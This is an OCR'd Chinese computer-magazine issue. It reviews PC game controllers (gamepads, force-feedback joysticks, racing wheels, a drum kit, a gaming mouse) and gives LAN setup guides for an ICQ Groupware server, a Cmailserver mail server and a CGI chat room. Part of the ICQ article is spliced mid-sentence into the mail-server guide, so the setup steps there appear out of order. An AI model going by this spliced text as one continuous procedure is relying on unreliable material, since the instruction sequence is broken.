有些手柄（比如Genius出品的Max Fire Digital Force G-09D）上，在十字键的外面还套了一个小方向盘，此方向盘与键盘和手柄上的十字键之间最大的区别在于键盘和十字键只有0和1两种状态，在赛车游戏里就是要么不转方向盘，要么就一下子转到底；而方向盘就可以一点一点地转，弯道弧度小就稍微转一点，大的话就转到头，这与上面所说的小摇杆是一样的道理。



动作感应技术（G-Force Tilt），出现于罗技出品的回力盾（WingMan Gamepad Extreme）上，估计里面有一个水平陀螺仪，因为用这种手柄的时候，比方说正在玩赛车游戏，想让车辆向左转弯，那么不需要按动十字键，只要把手柄向左边歪就可以了，就像转动方向盘一样转动手柄，可以更为真实地模拟某些游戏中的情形。

功能键(按钮)

从最初的一键两键到后来的四键、六键以及八键手柄，目前比较常见的手柄功能键都是八个或者更多。功能键



还包括选择（Select）和开始（Start）键，这就更常见了，前者一般是用来移动游戏主菜单中的光标，后者用来开始游戏或接关。

扳机


除了一般常见的ABCXYZ外，很多手柄在顶部还有两个扳机（Trigger），也叫做L/R键，早在超任时代就有这种设计了，PS的手柄上有四个扳机（L1、L2、R1、R2），扳机一般都是用双手的食指去按动。



有些手柄顶部还可以看到一个滑动块，主要是用在飞行模拟游戏中作为节流阀使用，但在赛车游戏中并不实用，因为赛车游戏中会经常调整油门大小，这时用滑动块反而就不如使用普通功能键来得快捷了。

说到飞行模拟游戏，最好推力大小可以通过大键盘上面的一排数字键1-0（可以分别定义为10%-100%）来控制，而用键盘调整方向舵则不易居中，与其作为节流阀使用，倒不如将其重定义成水平方向舵比较合适，因为上面标有刻度，而且很准，居中非常方便。

除了上面所说的那些功能键外，游戏手柄上（比如微软和Intel出品的部分手柄）还有一个“Shift”键。这种设计可以有效地弥补键位不足的缺陷，不过就是按起来麻烦了点。比方说“A”键，一般情况下是开火，但如果按住“Shift”再按“A”键的话，就可以达到切换视角的作用，其实就跟键盘上的“Shift”键作用基本相同。



振动开关

绝大多数振动手柄上都有一个选择是否打开振动效果的按钮，标记则不一定相同，例如罗技的力回振天盾上标记的就是“Rumble”，有些手柄写的就是“Shock”。而且它们的旁边一般还有一个小指示灯，用于标记当前的状态。

最后，还得说明一下，振动手柄与力反馈摇杆的震动方式是不一样的。因此，没有什么“力反馈手柄”，只有“振动手柄”，因为手柄上不可能做出像力反馈摇杆一样的效果，它能做到的只有“振动”，通过不同的震动方式来给游戏者更切实的感受。



其实大家注意看一下振动手柄和力反馈摇杆的说明就一目了然了，振动手柄是“Vibration Feedback”（振动反馈），而摇杆则是“Force Feedback”（力反馈）。

游戏体验

其实，要说最适合用手柄来玩的游戏，肯定是非格斗类的游戏莫属了。正如街机上最热门的那些对战游戏，什么街霸系列、拳皇系列、侍魂系列等等，可惜移植到PC上的真是少而又少……不过幸好咱们有模拟器，用上一款倍感舒适的手柄，再配合CallUS、Neogeo系列，就可以很爽地在自己家里的电脑上找到狂打街机的乐趣了。



对了，最好再有一款用PS手柄改制的PC手柄，配合PS模拟器，看着电脑屏幕上流畅运作的武士，伴随着手指在手柄上的搓动而做出各式各样漂亮繁复的攻击动作，将对手打个落花流水，那感觉真是爽透了！！！（要知道，去买上一台PS，可是千元级的消费概念喔……）

其实，在某些时候，用手柄来操纵赛车游戏，可以取得比用键盘操纵好得多的成绩。毕竟，用手柄操纵起来，方向性更好些。所以在用键盘和朋友比了两次《极品飞车IV》，每次都以极大劣势败北后，我就决定——要么去买一只好的方向盘，要么就去买一只好的手柄，否则就不玩飞车了。

推荐产品

Genius G-07游戏手柄　80元

飞行摇杆

伴随着飞行模拟游戏技术的出现，又出现了一种游戏设备，用于模拟飞行员驾驶舱内使用的手动控制杆。

一般来说，飞行摇杆主要由握把和按钮两部分组成，早期的飞行摇杆除了一个握把以及两三个功能键外，就什么也没有了，功能少得可怜。

发展到现在，除了增强了功能键、加入了节流阀，还有诸如力反馈（Force Feedback）等新技术也都纷纷出现在厂商们的广告词里——飞行摇杆如虎添翼。

力反馈技术

那么，什么叫力反馈呢？简单地说，就是将真实的运动感觉传达给使用者的技术。

举例来说，当你使用支持力反馈的方向盘来玩赛车游戏时，如果不幸撞上了墙，在现实中这种情况会造成方向盘有一个反弹的力，同样你在游戏中也能感到，让使用者有亲身经历的感觉，这就是力反馈的含义。



就像显卡都要遵守API（Application Programming

Interface 应用编程接口，比如常见的OPENGL、D3D等等）一样，力反馈也有一个标准——I-Force 2.0协议。I-Force 2.0协议是Immersion公司于1997年发布的，支持这个协议的当然就是Immersion公司推出的I-Force 2.0芯片。这个芯片是一个触觉处理芯片，与图形加速芯片和声音处理芯片类似，只不过它是专为支持力反馈的计算机周边设备设计的，可以提供加速、优化等功能，使其模拟现实的效果更加流畅、逼真。I-Force 2.0是一块16位、48MHz的RISC芯片，为了保证芯片能够拥有足够的数据速率，可以支持串口和USB口两种连接方式。

除了Immersion公司的I-Force2.0之外，Microsoft的Sidewinder FF芯片亦是市场上力反馈设备的主流芯片，性能上和I-Force2.0芯片相似，不过可惜它采用的是与游戏口合二为一的MIDI口，安装和使用上都有不便，但是却没有因此影响Microsoft游戏控制器狂热的销量——毕竟是微软的产品啊。

力反馈的传动技术

有了协议，有了芯片，还得有将反馈的力表现出来的形式，这就是力反馈的传动技术。目前比较流行的力反馈传动技术有两种，一种是齿轮传动技术，这种技术是电机通过相互咬合的齿轮带动摇杆来达到力反馈的目的，因为成本较低，而且效果也还不错，所以被很多厂商广泛采用。另外一种是线缆传动技术，电机通过特殊制作的钢缆线带动摇杆达到力反馈的目的，虽然方式不同，但功能却是一样的。

如果你对力反馈的技术还不太理解，我这里可以进行一下直观的比喻——比如说我们在赛车游戏里往左打方向盘的时候，基本上不需要什么力，轻轻一转就可以了。但是实际上，在真正驾驶的时候，打方向盘向左时应该会感到一种阻力，需要你费劲地往左旋转方向盘才行。为了让你感受到这种阻力，就在方向盘轴上连接一只电机，当游戏里需要你往左转方向盘时，就发指令让电机往右转。这样，方向盘被电机带着往右转，你却抓着它向左转，就需要克服电机的阻力，于是你就能感受到实际驾驶汽车时那种费力转动方向盘的感觉了。

不过这两种技术都有缺点，首先说齿轮传动技术，齿轮的“牙”之间因为加工精度的关系难免会出现微小的间隙，这些细小的间隙会在摇杆反复振动的时候影响力反馈的效果，而且随着使用时间越来越长，这些间隙因为齿轮间的相互磨损也会越来越大，如果再加上齿轮本身材质不特别好的话，有可能会造成“牙”崩裂，这时这个摇杆的寿命也就到头了。而线缆传动技术虽然在表现力反馈的连续性方面不存在齿轮传动技术的缺点(因为一条钢缆是连续的，不存在间隙，所以不会有延迟、间断等问题)，但是仍然会出现使用时间长了以后，钢缆因为常常受到反复拉扯的关系而伸长，同样会造成灵敏度降低。万一钢缆断裂，也会使摇杆报废。


下面再说说摇杆本身。


握把



握把，当然就是用手抓住的地方。现在一些比较高档的摇杆（无论是否具有力反馈功能）都将握把设计成了符合人手握住时的形状，更有很多厂家在握把的下方设计了一个托板，在游戏时可以把手腕放在上面，这样长时间使用后也不会感觉疲劳。

节流阀（Throttle）






现在几乎所有稍微上档次的摇杆都有这个设计，其主要功能是在飞行模拟游戏以及赛车等竞速游戏中控制油门大小。节流阀也有很多形式，比如滚轮式、桨叶式、推拉杆式等等，这里三张图片分别是Genius MaxFighter F-33D、罗技WingMan Force和微软SideWinder Force Feedback 2三款摇杆的节流阀，怎么样？千奇百怪吧？呵呵。



苦力帽

大家注意到图中黑色的圆锥状物体了么？那就是罗技WingMan Force摇杆上的苦力帽（View Switch），也叫做视点开关或视角开关。有些地方干脆直接叫做帽状开关 。

苦力帽一般设计在握把的顶端，用右手的大拇指操纵。苦力帽的形状有两种，一种是右面图中那种圆锥状突出的，另一种则像某些游戏手柄上的十字键一样，是凹下去的(比如微软出品的SideWinder Force Feedback 2)。



前者是“拨动”，而后者是“按动”，在操控上各有利弊。也有些摇杆同时具有这两种苦力帽，既可以同时使用也可以根据使用者的喜好自由定义。




方向舵（Rudder）

是用来改变飞机航向的，熟悉航空知识的朋友们都知道，就是用来操纵飞机垂直尾翼上的那个方向舵。方向舵原理大家都明白，但做在摇杆上就千奇百怪什么样的都有了 。

早期的罗技WingMan Force并没有方向舵的设计(这也是众多发烧友的最大遗憾之一)，虽然可通过增加脚踏板式方向舵解决，但需要另外一笔不菲的花费。

后来的WingMan Force 3D以及WingMan Strike Force 3D等一系列摇杆就都增加了通过水平旋转握把达到使飞机平移的功能，也就是方向舵啦。



而在Genius MaxFighter F-33D上，则是一个颇为类似节流阀的东东(见右图，这种设计，相信谁第一眼看到的时候都会认为


它是个节流阀的)。

按钮

当然是用来实现诸如开火、搜索敌机之类动作的。现在的高档摇杆，配合驱动程序都可以实现对其重定义，也就是可编程按钮。一般摇杆上会有六个或更多，以适应现在操作愈来愈复杂的各种飞行模拟游戏。

也有些摇杆上没有设计那么多键位，而是通过一个“Shift”键来使键位加倍，这种设计可以有效地弥补键位不足的缺陷，不过就是按起来麻烦了点，其中比较典型的例子就是微软的SideWinder Force Feedback摇杆，部分游戏手柄也有这种设计。

扳机（Trigger）



摇杆上都有一个键被叫做“扳机”（Trigger），通常是第一个功能键（按钮），习惯上处于食指所在的位置。正如真实飞行那样，食指是用来控制机炮射击的——绝大多数飞行游戏中，也都将第一个功能键定义为发射机炮，而将握把顶端的那两三个功能键（拇指所在的位置）定义为发射导弹、锁定目标等。

适合游戏


各种飞行模拟游戏，比如《F-22》、《F-117A》、《星球大战之钛战机》、《A-10 坦克杀手》、《卡曼契武装直升机》、《长弓阿帕奇2》、《傲气雄鹰97》(USNF97)、《模拟飞行98》（Flight Simulator 98)、《以色列空军》(IAF,又称《皇牌空军》)、《MIG-29》以及简氏(JANE's）的《F-15》和《F/A-18》等。

推荐产品

Genius飞鹰F16飞行摇杆　　90元

赛车方向盘

方向盘的出现类似飞行摇杆，主要是为了配合赛车类游戏。那种手握方向盘，脚踩踏板，驾驶一辆超级跑车，从沙漠城市、海边沙滩、高山雪域、草原森林中风驰电掣般飞过的经历，是很多汽车爱好者的梦想。



方向盘


方向盘的主体一般采用黑色塑料，某些产品正面靠下部分还会采用一些红色塑料材质的镶边，有的表面还蒙有一层外皮，总之是尽量做得与赛车的方向盘很像。

另外，在方向盘正面上方一般各有一个红色的按键，用来在游戏中设定快捷键。而方向盘下面两边各有一个桨形的拨动开关，而且都是在左右手的大部分指头可触及的范围，用于汽车驾驶过程中的换档（游戏方向盘一般没有做离合器）。



为了保证方向盘的固定，一般采用夹具固定方式。

脚踏板




配合方向盘，一般还有一个重要的部件，就是——脚踏板。它通过一根线与方向盘主体连接，脚踏板上面有两个脚踏开关，分别起油门和刹车的作用。为了尽量拟真，让玩家感觉真实，油门一般设计为渐进式，也就是说，踩得越狠，在游戏中加大油门的反应效果越明显，符合真实环境中开车时的亲身体验。

某些脚踏板的背面四个角都粘有橡胶垫子，用于脚踏板的防滑。



很多方向盘采用USB接口与计算机相连，不用关机就可以接入，即插即用很是方便。

最近出品的某些品牌的方向盘，还可以拆卸、组装成不同类型车辆所用的摇杆（比如可以变成操纵摩托车的摇杆）。



游戏感受

以赛车游戏《极品飞车4》为例，先把油门和脚刹踏板固定好，把方向盘的位置调整好，然后开始安装方向盘。

在《极品飞车4》中，安装一切顺利，设置也很简单……比赛开始。随着场外“GO!”的一声，用力踩下油门，耳边响着马达的轰鸣声，汽车如离弦之箭冲了出去。使用方向盘驾驶的感觉真的和用键盘有着非常大的不同，眼看着赛道路面从眼下飞驰而过，两边建筑转瞬即逝，一个一个的弯道出现在眼前。此刻只需手握方向盘，根据弯道的弯曲度或轻轻转动，或一打到底，同时踩下刹车，伴随着刺耳的刹车怪叫，汽车从大弯角中疾驶而过……在方向盘的调动下，轻轻转动方向盘，赛车就会顺从地左偏右偏，不停地向前飞驰……耳听到对手的车试图从右后方超车，我加大油门，拼命地往右挤靠，极力压制对手，不让他超车……拐上直道后，我更是放开双手，让赛车自由自在地向前奔驰，赛车沿着一根笔直的直线向前冲去，丝毫没有偏离方向（呵呵，和真实的赛车还是有所区别喔）。



想象一下，你现在正坐在一辆超级跑车中，双手控制着方向，脚下轻踩油门，一阵一阵引擎怒吼的声音，给发动机提供超级强大的动力，带给你澎湃震撼的感觉，那感觉真的非常特别，感觉上简直就是在操控真车一般，脑海里更是会闪过一幅又一幅赛车比赛的场面……尤其是驱车超过一辆又一辆超级跑

车时，或者玩弄高级驾车技巧，将驱车追赶你的警察甩在后方时……不由得你不大呼“过瘾啊！”

推荐品牌

Genius 车神二代　　430元

打鼓机

这套东西很多人没有看到过，但是如果你购买了一套游戏“节奏鼓王”，你就可以获得它——游戏附有一套电子鼓组，并附带脚踏板和鼓棒。



别小看这些看似简单的设备，它们可都是耗资千万，而且经过了专业级人士设计、制作并测定而完成的。比如鼓棒，就是按照专业鼓手的标准鼓棒长度38.2厘米而制作的，而且，对鼓棒的手感要求也非常高，所有反弹指数稍微欠佳的产品均被淘汰。至于鼓面的斜度、位置和圆弧形的造型，更是经过专家的测定，力求达到最符合人体工程学的要求而完成的。这些细微之处的考虑带来的是更加舒适和更加专业的感受。

这套鼓由光谱资讯出品，本着为玩家负责的精神，他们在硬件材质的选材上采用了国际级的橡胶原料，并在此基础上再经过共鸣排除和耐力测试，最后将合乎标准的橡胶进行加工成型。通过这种选材和处理方式，所有的外设都有很高的承受力。即使你用力敲打，也不会造成硬件的破损。



配合一首首动听的乐曲，使用一套不亚于职业人士的装备，用尽全身力气试图发挥你击鼓的水准——使用打鼓机，可以让你真正体验鼓手的全新感受。

激斗鼠标


Saitek出品，用于游戏时配合鼠标，取代原先左手使用不便的键盘。

该设备附带一个SGE软件，可以对激斗游戏鼠标进行各种设置。由于激斗鼠标英文名字叫做GM2 Action Pad（动作板？），估计最适合的还是动作类游戏（Action Game），也就是像Quake III、Unreal Tournament、Half－Life、CS反恐精英、古墓丽影之类的第一人称视角、第三人称视角的3D游戏。

游戏控制器

主要用来取代键盘，左手有对应的按钮，可以分别对应设定具体的键盘。

鼠标



类似一般的鼠标，不过左侧特制了按钮，可以增加功能。

以Quake III为例进行说明。使用激斗游戏鼠标，应使用已有的针对某一游戏进行过优化的官方配置文件（.Profile），在这些配置文件基础上再针对自己的操作习惯进行一些调整。



鼠标自带的驱动光盘里包含不少经典游戏的Profile，比如SWAT 3、自由空间一代、家园、机甲战士III、Quake III等，新游戏的Profile则需要去网上下载，好在Profile文件都不大，每个只有几K大小。然后在SGE的资源管理器中就可以形成一个该游戏的目录，每次运行该游戏时，SGE会自动调用与之相匹配的配置文件，很方便。



运行Quake III后，打开里面的Joystick选项，你就可以看到激斗游戏鼠标的威力了。使用从安装光盘里找到的Quake III的配置文件，按照这一配置文件的默认设置，左手控制器上的帽式控制键被用于控制上下左右四个方向的移动，F1、F3键是换武器，而控制器上面的滚轮则被定义为向左或向右以一个点为中心的圆周运动——这下，用这个滚轮你可以把对手绕得天旋地转。

另外，还有一点让人很高兴，那就是控制器上最右边的键被定义为了火箭跳（Rocket Jump）！！

想不到吧，现在你只要手里拿着火箭筒，把炮口对准自己的脚底下，再按这个键你就可以轻松地完成火箭跳这个复杂的动作了（想当初，我200点血200点甲，为了练成火箭跳，还不知道把自己炸死过多少回呢）。

用了激斗游戏鼠标后，使用功能键进行物品、武器的切换，感觉上也比键盘来得顺手，看来激斗鼠标不仅仅适合Quake III之类，恐怕还会更适合非常强调多个键组合使用的游戏，比如ONI。

推荐品牌

清华同方最新出品的激斗鼠标是OEM著名厂商Saitek的产品，所以质量不错，予以推荐。CF

主持人说：

自从14期《装机、购机大比拼》的文章发表后，部分DIY爱好者来信表示了不同的看法。

编辑自己的个人意见为：装机、购机各有各的长处，没有绝对的谁好谁坏的问题，关键是如何选择一种最适合自己的方式（尤其是对不懂电脑又想购买电脑的初学者来说）。正如购买音响时，音响发烧友喜欢自己选择部件组装，但是普通人可能就直接去商场购买某个品牌完事——购买电脑也一样。

局域网新天地之ICQ服务器的架设

□辽宁 来子

通过Internet，我们可以用QQ、ICQ聊天；可以通过Sina或263等邮箱收发邮件；可以登录一些WEB站点浏览信息，逛聊天室……转念一想，万一哪天怎么也登录不上Internet，那将会怎样？工作陷入瘫痪？交流陷入困境？……其实，如果你身处局域网，何不在局域网内聊ICQ呢？何不在局域网内建立自己的邮件服务器，享受随心所欲的邮件地址，如abc@abc.com呢？……一起开辟我们的“局域网新天地”吧！

——步步高栏目主持 小渔

提起ICQ，相信有点网龄的朋友都知道，它是一个著名的实时交流软件，全球用户已经超过1亿。以往要想使用ICQ必须上网，而现在ICQ专门为局域网用户开发了ICQ局域网版本——ICQ Groupware。这个版本的ICQ有两个软件，一个是服务器版，安装在一台NT/Win2000的机器上；另一个是客户端软件，可以安装在局域网中任何的Win98/2000的机器上。作为服务器的计算机，如果是NT系统，一定要安装SP3以上的升级包才能正常使用。服务器版和客户版软件安装都非常容易，无需任何设置，一路回车就可以搞定。

启动服务器版后（如图1），在这



图 1

个主控界面内（Server Control），您可以通过“Start”、“Suspend”和“Stop”来分别实行开始、暂停和停止服务器的功能。同时，您还可以在该界面上看在线用户的情况。

如图2，在“Communication”（通




图 2

信）选项里，我们可以修改本软件的连接端口，默认的端口是4000，一般不用改，如果你的局域网内有内部的邮件服务器，就把这个邮件服务器地址写在“Outgoing Mail Server”（发送邮件服务器）处，以后注册用户的确认信息和密码，就会用到这个地址发送的。

接下来我们看看如何注册ICQ Groupware号码，注册号码有两种方法：

1.由管理员在服务器中分配号码

如图3所示，在服务器版上选择



图 3

“User Managment”（用户管理），在其中填写上ICQ号码UIN，如果你不知道哪个号是空余的，可以按后面的“Find Next Available UIN”自动寻找下一个号码，再填写上用户的昵称。如果您希望通过邮件服务器来发送含有密码的确认信件，还需要填写正确的用户Email地址，密码也是要设的，至于年龄、地址等内容就可写可不写了。都填好以后，就可以按OK生效了。

2.这种注册方法是交互式的

首先，由客户在客户版上提出申请（如图4），填写上服务器的IP（server）和端口，再按“Request Access”按钮，也就是提出申请（如图5）。申请一个ICQ号共有四步：首先按第一个按钮，这一步只是一个提示，告诉你网管会把ICQ号和密码通过邮件传递给您；按第二个按钮，开始填写一些个人信息，最基本的填写内容是Nickname和Email地址等；第三步是填写您加入ICQ的理由是什么，在这里快对网管说说好话吧，好让网管分给你一个靓号；第四步则是发送（Request）信息。如果您以上各步骤都正确地完成了，不久它就会出现一个提示框，提醒您提交成功了。提交申请后，并不会马上得到号码，还要由网管手工审核后再分配号码，在服务器管理器里（如图6），选“User Registration”（用户注册）选项，此



图 4




图 5



图 6

时便可看到所有已提出UIN申请但尚未处理的客户列表。选中要通过的用户，按Add User按钮，进入审核页面，这里是申请者填写的UIN、姓名、电子邮件等，这里的内容管理员是可以改动的，都改好以后，就可以按OK通过了。如果选择了“Send Registration Notice By E-mail”（通过电子邮件发送注册信息），确认信息会以邮件的形式发给用户。

局域网新天地之电子邮局的架设

□辽宁 来子

由于互联网的普及，现在用电子邮件交流已经不是一件新鲜事了，很多人都有一个或多个电子信箱，当老板想给下属安排某项工作时，当你有什么资料要发给同事时，当你想给隔壁办公室里的漂亮MM发个情书时，都可以用Email来完成。但如果这些事涉及的范围没有离开你们公司，就没有必要用Sina或163等Email信箱，可以自己组建一个内部电子邮局来搞定它，而且既快又稳定。

为了达到这个目的，来子在网上找了很多相关的软件，经过试用，最后觉得Cmailserver3.0非常优秀。这个系统，不但全面支持POP3及SMTP协议，可以用Outlook或Foxmail收发信件，而且还可以像真正的电子邮局一样利用IE在线申请信箱，在线收发信。这一切都不需要真正的上网，不用花一分钱。

使用Cmailserver3.0之前必须先在主机上安装PWS（个人WEB服务器），Cmailserver3.0无需安装，解压缩到C盘的Cmailserver目录下就可以了。打开Cmailserver目录，在其中的HTML文件夹上点鼠标右建，选择“共享”，在如图1中选中“共享这个文件夹”，再按“添加”按钮，设共享名为mail（如图2），设



图 1



图 2




图 3

用户得到通知后，就可以登录使用了。管理员分配的默认密码是大写的ICQ，登录后，如图7，系统会提示修改密码，如果不改，号码被别人盗用了，可要自己负责的。现在号码有了，如图8，利用ICQ Groupware聊天和真正的ICQ的操作方法基本一致，这里我就不多说了。




图 7



图 8

我们还是回头看看服务器上还可以设置什么。有时需要向成员们发布一些重要的消息或通知，您可以在服务器上选择Server Messages（如图9），在其中的Message一栏撰写你所要发布的信息。如果在消息中需要写网址时，先选中“URL Button”（网址按钮），然后把网站说明和网站地址写在下面。最后我们设置一下此信息发送给“Offline Or Online Users”(所有在线和离线的用户)，还是只将它发送给“Online Users”(在线用户)，按一下“Broadcast Message”就可以把信息发送出去了。在“Server Messages History”中是以前所发送的所有信息的历史记录，如果想把以前发过的消息重发一次，就可以按“Copy”按钮，把指定消息复制到上面相应栏目中，再发送即可。



图 9

在缺省的情况下，所有的计算机都是有权申请使用ICQ的，即Granted Access，如果不想让某些地址段的计算机用户使用您的ICQ服务器，可以在Security（安全设置，如图10）中使用Denied Access功能，然后通过Add加入所有您允许进入ICQ服务器的计算机的地址段。也就是说，您先得关闭所有的地址段，然后再把允许开放的地址段一个个添加上去。步骤有点麻烦哦！



图 10

为了加强服务器的安全性，我们可以在如图11的Admin Settings（管理员设置）中设置Enter password（输入密码保护）、输入密码提示（Hint），加上管理员密码后，别人就不能随意改动设置了。




图 11

由于ICQ Groupware推出得比较早，所以对中文的支持不是很好，有时会出现丢字、缺字的情况，但不是很严重。总的来说，ICQ Groupware的应用可以在一定程度上加快我们的内部联系，提高办事效率，而且这一切都是免费的，既不用花软件费，也不花上网费。快在你们单位的局域网上安装一套吧。CF

置“读取”和“执行”权限。


设置完成后，我们在Cmailserver目录中运行Cmailserver.exe（如图3），我们首先对Cmailserver进行一下设置。点击“设置”按钮（如图4），我们先设置邮件服务器的域名，也就是邮件地址@后面的内容，POP3和SMTP端口一般不用改动。如果你想每次开机都自动运行邮件服务器，可以选中“系统自动启动”选项。


图 4

接下来就开始建立账号了。我们可以直接在邮件服务器上新建邮件账号，也可以由用户自行在客户机上用IE在线申请。用户在客户端打开IE，在地址栏里输入192.168.0.1/mail/index.asp（其中192.168.0.1是主机的IP地址，具体内容以实际情况为准），出现如图5所示界面。看到这个界面是



图 5

不是觉得很亲切？与网上真正的信箱没有什么两样，而且更加简单，点击“申请”链接，如图6所示，不用像真正信箱那样填写繁多的内容，只需填上用户名、密码等信息就可以了。如果你申请的信箱的用户名为abc，在前



图 6

面你设置的服务器的域名为123.com，那么你最终的信箱地址就是abc@123.com。信箱申请完成后，我们就可以利用IE直接登录收发信件了，还可以加带附件。提到附件要说一点，所有邮件的附件都保存在Cmailserver所在目录下的Maildata目录里，如果想通过IE正常地收取附件，还要把这个Maildata目录也设置成WEB共享，共享名一定要叫Maildata，权限设置为“读取”，不要选择“执行”。不选择“执行”的原因是，如果附件是执行文件，而权限设为执行，当你下载附件时，出现的就不是下载窗口，而是执行界面了。

然后，我们看看如何用专门的收信软件收发邮件，现在就以Outlook为例，看看如何设置。打开Outlook，在“工具”菜单里选择“账号”，然后再选择“添加邮件账号”，如果你以前设置过Outlook的账号，对这一步不会陌生。这里我要提醒的是，由于局域网通常没有域名解析系统（DNS），所以在设置账号的发件服务器和收件服务器时，要设置为192.168.0.1，即主机的IP地址，如图7，这样才能用Outlook收发信件。设置好账号以后，其他的操作就与真的信箱没有什么两样了。


图 7


Cmailserver不但可以提供邮件的收发功能，还有很强大的管理功能，我们通过管理窗口，可以直接监控所有信箱的信件情况，但出于对个人隐私的保护，管理员只能看到有几封信件，一共占多少空间，却看不到信的内容。由于邮件在没有收取之前，是保存在服务器的硬盘上的，如果管理员觉得占用空间太大，可以把用户的信删除，只需在要删除的信的用户上按一下键盘上的“End”键就可以了（注意：是End不是Delete，Delete是删除用户，不是删除邮件）。如果想限制用户的使用量或禁止某个用户信箱，在指定用户上双击鼠标，在出现的窗口里我们就能完成这两项操作了（如图8）。


图 8

作为管理员，当你想给某个用户发个通知，只需在用户上点鼠标右键，再选择发送邮件就可以了。如果这个通知想发给所有人，我们也可以用群发功能来实现（如图9）。当通


图 9

知的内容比较长时，我们可以先用Outlook建立一个新邮件，把通知的内容写进去，然后把这封信另存为一个邮件文件（如图10）。在发通知时，选择载入邮件，可以把以前写好的信选中再发给用户，如果内容比较少，直接选中“撰写”，在下面就可以写你的通知了。


图 10

为了使邮件服务器更加安全，还可加入锁定功能。启动锁定功能后，只有知道密码的管理员才能打开邮件服务器。

看过我前面的介绍，是不是有点心动了呢？不要犹豫了，快在你们单位的局域网里安装一套吧！有了它，可以加快同事之间的联络，提高工作效率，说不定老板会因此给你加薪水呢！CF

局域网新天地之聊天室的架设

□辽宁 来子

砰！又一次被网管把我从聊天室踢出来了，真不知道那个网管和我有什么仇。何不就在学校或者公司的局域网里做一个小型聊天室过过网管瘾呢？

大部分的聊天室是用CGI或ASP语言编写的,我在网上找了好久,最后终于找到了一个不错的CGI聊天室免费试用版,只有300多kB。解压后,发现里面有两个EXE文件,还有很多网页文件和图片文件。打开 Readme 看看,原来那两个EXE文件是编译过的聊天室程序,如果想运行这个聊天室,必须要安装支持CGI的个人WEB服务器。我的机器已经安装了 Win98 的PWS,看来软件环境方面没有问题。按照提示,把聊天室所在目录设成WEB共享,还要设置好执行权限,不然在运行那两个EXE文件时,会出现下载窗口。接下来,按要求我们还要改动一下配置文件CONFIG.CGI,用记事本打开。作者还真不错,把配置文件里需要设置的地方都用汉字注明了，这样改起来就方便了。

如图1,在配置文件中,$cgiurl处为etchat.exe的网络地址,如果你的主机的IP是192.168.0.1,聊天室的虚拟目录为CHAT,那么这个地方就写成




图 1

$cgiurl="http://192.168.0.1/chat/etchat.exe"。

同理，$managercgiurl处为管理程序 etmanager.exe 的网络地址，$picurl为图片文件目录网络地址，根据你的服务器的情况写成：

$managercgiurl="http://192.168.0.1/chat/etmanager.exe";

$picurl="http://192.168.0.1/chat/pic";

$logouturl 处是离开聊天室后返回的页面。

最关键的是设置聊天室数据文件的所在位置，这个位置不能像前面那样写成虚拟路径，一定要写成绝对地址,比如我的聊天室程序放到了D盘下的CHAT文件夹里。

$userhead是用户数据文件目录位置，这个地方就要写成$userhead="d:/chat/user/",注意目录最后面有个“ / ”。

局域网新天地之个人WEB服务器的架设

□辽宁 来子

